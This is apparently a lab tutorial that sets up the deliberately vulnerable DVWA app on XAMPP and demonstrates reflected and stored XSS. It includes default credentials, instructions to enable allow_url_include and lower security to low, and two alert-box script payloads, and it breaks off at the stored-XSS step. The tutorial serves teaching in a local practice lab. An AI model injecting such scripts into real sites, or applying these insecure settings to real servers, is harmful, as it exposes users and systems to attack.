
The user has been successfully created.




12. Then open a new browser window and search for “localhost/dvwa”. Login with “dvwa” and “password” as the username and password respectively.

If there is a 404 Error then change the DVWA-master folder’s name to DVWA and refresh the page


13. Go to the XAMPP server and click on “Config” in Apache. Then open “php.ini” file.




Search for allow_url_include and allow_url_fopen and change book of them to On.




Search for gd and remove the semicolon(;) from that line.



14. Now go back to the browser page




Click on “Create / Reset Database” and the database will be created. Then click on “login”




15. Now, enter “admin” and “password” as the username and password respectively.


The settings are enabled.




16. Navigate to the “DVWA Security” tab and change the security level from impossible to low.




17. Now, go to the “XSS (Reflected)” tab and enter your name. The output will be “Hello <Name>”



18. Then enter the following script : **<script>alert('XSS')</script>** in place of the name. Then click on “Submit”



The output is as follows :




PART 2 : XSS (Stored)


Steps :

1. Follow the steps above.


2. Go to the “XSS (Stored) tab. Enter the name as “crypto” and the message as “hi”. Then click on “Sign Guestbook”




The output is as follows.




3. Then enter the name as “crypto” and enter the script : **<script>alert("You have been hacked")</script>**. Then click on “Sign Guestbook”.

